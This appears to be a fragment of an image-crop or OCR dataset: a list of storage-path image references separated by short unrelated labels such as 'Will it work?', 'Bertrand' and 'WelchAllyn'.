
Will it work?


Yes.



Bertrand



WelchAllyn



Visitor

